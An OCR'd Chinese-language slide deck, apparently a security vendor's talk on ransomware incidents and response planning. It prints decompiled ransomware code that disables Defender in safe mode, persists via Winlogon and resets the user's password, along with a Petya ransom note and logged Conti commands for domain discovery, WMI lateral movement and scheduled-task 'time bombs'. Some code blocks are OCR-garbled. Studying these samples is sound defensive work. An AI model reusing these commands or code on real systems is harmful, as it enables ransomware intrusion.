
```
101 // Token: 0x0600087 RID: 183 RVA: 0x0009088 File Offset: 0x0007288  
102 public static bool tKvXnIXBUwQ()  
103 {  
104     return jMDFRLEyorejfi.GetSystemMetrics(67) != 0;  
105 }  
106  
107 // Token: 0x0600088 RID: 184 RVA: 0x00090A8 File Offset: 0x00072A8  
108 public static void jIBYuxgbcSbmfJK()  
109 {  
110     IyUwqZ1cOSTLhq.tbluQoozLSqDhFc("reg.exe", "delete HKLM\\System\\CurrentControlSet\\Control\\SafeBoot\\Minimal\\  
111     WinDefend /f");  
112     IyUwqZ1cOSTLhq.tbluQoozLSqDhFc("bcdedit.exe", "/set {default} safeboot network");  
113     IyUwqZ1cOSTLhq.tbluQoozLSqDhFc("reg.exe", "add \\HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon /v  
114     Userinit /t REG_SZ /d \\\" + Assembly.GetEntryAssembly().Location + "\\\";C:\\Windows\\system32\\userinit.exe\" /f");  
115     IyUwqZ1cOSTLhq.tbluQoozLSqDhFc("net.exe", "user " + WindowsIdentity.GetCurrent().Name.Split(new char[]  
116     { ' ' })[1] + " \\\"");  
117     IyUwqZ1cOSTLhq.tbluQoozLSqDhFc("shutdown.exe", "/r /t 0");  
118 }  
119  
120 // Token: 0x0600089 RID: 185 RVA: 0x0009210 File Offset: 0x0000910  
121 public static void CFPj1rxGMMKPt()  
122 {  
123     if (!jMDFRLEyorejfi.tKvXnIXBUwQ())  
124     {  
125         jMDFRLEyorejfi.jIBYuxgbcSbmfJK();  
126     }  
127 }  
128  
129 }
```



Mark Loman @  
@markloman

Ragnar Locker ransomware deploys well-known trusted hypervisor to hundreds of endpoints simultaneously, together with a preinstalled and preconfigured Windows XP virtual machine, guaranteed to run their 49 kB ransomware

[news.sophos.com/en-us/2020/05/...](https://news.sophos.com/en-us/2020/05/...) #RagnarLocker





# Ransomware Epic Fail

# 即使付贖金也無法解密

- 早期Petya的victim ID是經過駭客Public key加密Salsa20 key在Base58的字串，駭客可透過私鑰解開。
- 但有次改版後victim ID變成隨機產生，Salsa也是隨機產生，兩者沒有任何關聯，致使沒有被保存在victim ID內而丟失，造成檔案永無法解密。

```
Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted. Perhaps you are busy looking for a way to recover your
files, but don't waste your time. Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily. All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail
wowsmith123456@posteo.net. Your personal installation key:

EBw7Yc-aNqDoy-SUcKX6-wYLzt3-h4eRcJ-RSf3af-Ft9Xe j-Kk4vsS-LtUEJJ-EBNGoA

If you already purchased your key, please enter it below.
Key: _
```

# 使用SecureString，但又轉換為一般字串

```
wJkbnIW0teHAMM.PvKJJJyKPMVw == wJkbnIW0teHAMM.\u009B(107396958);
SecureString secureString = new SecureString();
if (wJkbnIW0teHAMM.cmglPGwCjHuiokN == wJkbnIW0teHAMM.\u009B(107396415))
{
    // Token: 0x06000012 RID: 18 RVA: 000013620 File Offset: 0x00011820
    public static string ayItgFuYWuh(SecureString A_0)
    {
        string result = string.Empty;
        IntPtr intPtr = Marshal.SecureStringToBSTR(A_0);
        try
        {
            result = Marshal.PtrToStringBSTR(intPtr);
        }
        finally
        {
            Marshal.ZeroFreeBSTR(intPtr);
        }
        return result;
    }
}
wJkbnIW0teHAMM.qJfhhMbMTrWQdCt = PmmjrDLLHGk.kPAAXvpwzUaT(wJkbnIW0teHAMM.ayItgFuYWuh
```

# Polar/Hakbit/Thanos/...

```
// Polar.Encode
// Token: 0x06000036 RID: 54 RVA: 0x00003CE0 File Offset: 0x00003CE0
public static string createPassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789");
    }
}
```

```
public class Random
{
    /// <summary>Initializes a new instance of the <see cref="T:System.Random"> class.
    // Token: 0x060010F6 RID: 4342 RVA: 0x00032F9F File Offset: 0x0003119F
    [__DynamicallyInvokable]
    public Random() : this(Environment.TickCount)
    {
    }
    // Token: 0x060010F7 RID: 4343 RVA: 0x00032F9F File Offset: 0x0003119F
    public Random(int seed) : this(Environment.TickCount, seed)
    {
    }
    // Token: 0x060010F8 RID: 4344 RVA: 0x00032F9F File Offset: 0x0003119F
    public Random(int seed, int Environment.TickCount { get; }
    Gets the number of milliseconds elapsed since the system started.
    Returns: A 32-bit signed integer containing the number of milliseconds elapsed since the system started.
    // <summary>Initializes a new instance of the <see cref="T:System.Random"> class.
    // <param name="Seed">A number used to calculate a starting value for the random number generator.
}
```

```
// Token: 0x0600000E RID: 14 RVA: 0x00002578 File Offset: 0x00000778
private string GenerateRandomString(int length)
{
    string text = "ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    string text2 = "";
    for (int i = 0; i < length; i++)
    {
        text2 += text[this._rnd.Next(text.Length)].ToString();
    }
    return text2;
}
```

```
// Token: 0x0600000C RID: 12 RVA: 0x000024F0 File Offset: 0x000006F0
private byte[] EncodeAob(byte[] aobToEncode, byte[] passwordBytes)
{
    byte[] array = new byte[aobToEncode.Length];
    int num = 0;
    for (int i = 0; i < aobToEncode.Length; i++)
    {
        array[i] = aobToEncode[i] + passwordBytes[num];
        if (passwordBytes[num + 1] == 0)
        {
            num = 0;
        }
        else
        {
            num++;
        }
    }
    return array;
}
```




我們先來看一下是  
否幫小編解密成功



**Watch out your AD**

# 一旦取得灘頭將直搗AD密碼檔案(NTDS.dit)





PeterM

@AltShiftPrtScn

Looks like #Conti group is exploiting FortiGate VF drop in **Cobalt loaders**, command: "rundll32.exe C:\Programdata\sys.dll EntryPoint" sys.dll: [virustotal.com/gui/file/1bf11...](https://www.virustotal.com/gui/file/1bf11...) C2 addresses using compromised sites and the same url at the end "**us/ky/louisville/312-s-fourth-st.html**"

```
C:\Windows\system32\cmd.exe /C p.bat
C:\Windows\system32\cmd.exe /C adft.bat
C:\Windows\system32\cmd.exe /C type shares.txt
C:\Windows\system32\cmd.exe /C adft.bat
C:\Windows\system32\cmd.exe /C adf.bat
rundll32.exe C:\Programdata\sys.dll EntryPoint
C:\Windows\system32\cmd.exe /C time
C:\Windows\system32\cmd.exe /C nltest /DOMAIN_TRUSTS
nltest /DOMAIN_TRUSTS
C:\Windows\system32\cmd.exe /C net group "domain Admins" /domain
net group "domain Admins" /domain
C:\Windows\system32\net1 group "domain Admins" /domain
C:\Windows\system32\cmd.exe /C nltest /dclist:
nltest /dclist:
E:\rundll32.exe C:\Programdata\sys.dll EntryPoint C:\Windows\system32\cmd.exe /C wmic /node: <redacted ip> process c
STARTS FROM CT CRAP I
```

連續AD內網探測指令



PeterM

@AltShiftPrtScn

Replying to @dez\_

They get in with a domain admin account, basic discovery commands, p.bat starts ping'ing machines. Lateral movement to deploy **cobalt with WMI**. Exfiltration with **Rclone->Mega**.

Ransomware deployment via bat files using WMI. Work.txt contains list of endpoints, srv.bat for servers.

2:05 AM · Jan 18, 2021 · Twitter Web App




# 與CONTI交戰分享

# 駭客試圖設定定時炸彈，於跨年當天啟動

嚴重程度	時間	執行指令
	2020-1 03:09:44	wmic /node:172.21.3.13 process call create cmd.exe /c C:\ProgramData\w...rc64.dll StartW
	2020-1 03:09:44	C:\Windows\system32\cmd.exe /C wmic /node:172.21.3.13 process call create cmd.exe /c C:\ProgramData\wwarc64.dll StartW
	2020-1 03:07:00	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /t 00:00
	2020-1 03:07:00	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /st 00:00
	2020-1 03:07:00	C:\Windows\system32\cmd.exe /C SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\rez64.dll,StartW /sc ONCE /sd 2021/01/01 /st 00:00
	2020-1 03:06:48	SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\lgp.dll,StartW /sc ONCE /sd 01/01/2021 /st 00:00
	2020-1 03:06:48	C:\Windows\system32\cmd.exe /C SCHTASKS /s 172.21.3.13 /RU SYSTEM /create /tn WindowsUpdate7 /tr rundll32.exe C:\ProgramData\lgp.dll,StartW /sc ONCE /sd 01/01/2021 /st 00:00

# 在鑑識過程中連續壓制四波駭客周末突襲



procexp

資通安全情資  
分享辦法修...

XVACCINE\_V3

特定非公務機  
關資通安全...

contl\_v2

資通安全事件  
通報及應變...

資通安全管理  
法施行細則...

資通安全責任  
等級分級辦...

資通安全管理  
法修正草案...

Desktop

Downloads

Recent Places

Libraries

- Documents
- Music
- Pictures
- Videos

Computer

Network

System Folder

Computer  
System Folder

Control Panel  
System Folder

procexp  
Sysinternals Process Explorer  
Sysinternals - www.sysinternals.c...

特定非公務機關資通安全維護計畫  
實施情形稽核辦法修正草案\_1091...  
PDF File

資通安全情資分享辦法修正草案  
\_1091110.pdf  
PDF File

資通安全管理法施行細則修正草案  
\_1091110.pdf  
PDF File

XVACCINE\_V3  
XenAgent - [XVACCINE]  
CyCraft Inc. 專美智慧科技

System Folder

Network  
System Folder

Recycle Bin  
System Folder

公務機關所屬人員資通安全事項獎  
懲辦法修正草案\_1091110.pdf  
PDF File

資通安全事件通報及應變辦法修正  
草案\_1091110.pdf  
PDF File

資通安全管理法修正草案  
\_1091110.pdf  
PDF File

資通安全責任等級分級辦法修正草  
案\_1091109.pdf  
PDF File

contl\_v2  
Application  
190 KB

數位疫苗

Computer

展示檔案皆為公開之測試檔案(仿真環境)

# 企業因應勒索病毒攻擊應制定相關演練計畫

想定1: Exchange Server 出現0day漏洞，駭客透過後門進入企業內網，加密郵件伺服器主機。

想定2: VPN服務出現0day漏洞，駭客透VPN進入企業內網，成功取得AD主機最高權限，派送勒索病毒，核心系統無法運作。



1. 隔離感染主機
2. 過往備份還原啟動
3. 修補0day 漏洞
4. 異地備援還原啟動
5. 清查勒索病毒定時炸彈
6. 檔案解密評估
7. PR、Legal加入應處
8. 外部專家談判
9. 演練補強措施

IT/OT部門(數位資產盤點與備份)

PR 部門(對外關係與投資人說明)



Security 部門(資安防護維運與事件應處)

Legal 部門(訴訟與法規適用釋疑)



# 接下來，行動！

## 下一周你需要做：

- 了解企業內部備援與災害復原機制是否運作正常
- 盤點企業對外開放之各式服務和系統
- 閱讀<https://www.nomoreransom.org/> 網站

## 接下來三個月內你該做：

- 開始擬訂企業勒索病毒情境想定與演習計畫
- 完成現況評估：AD 核心架構、服務安全、端點安全
- 用 MITRE ATT&CK 制訂企業遭受Revil、CONTI等被攻擊情境

## 六個月內你該做：

- IT或資安部門小範圍兵棋推演一次。
- IT或資安部分跨組織偕同法務、公關等兵棋推演一次
- 持續改善並量測評估計畫 (使用 MITRE ATT&CK、CDM)

EVERYTHING  
STARTS FROM  CYCRAFT

Thank You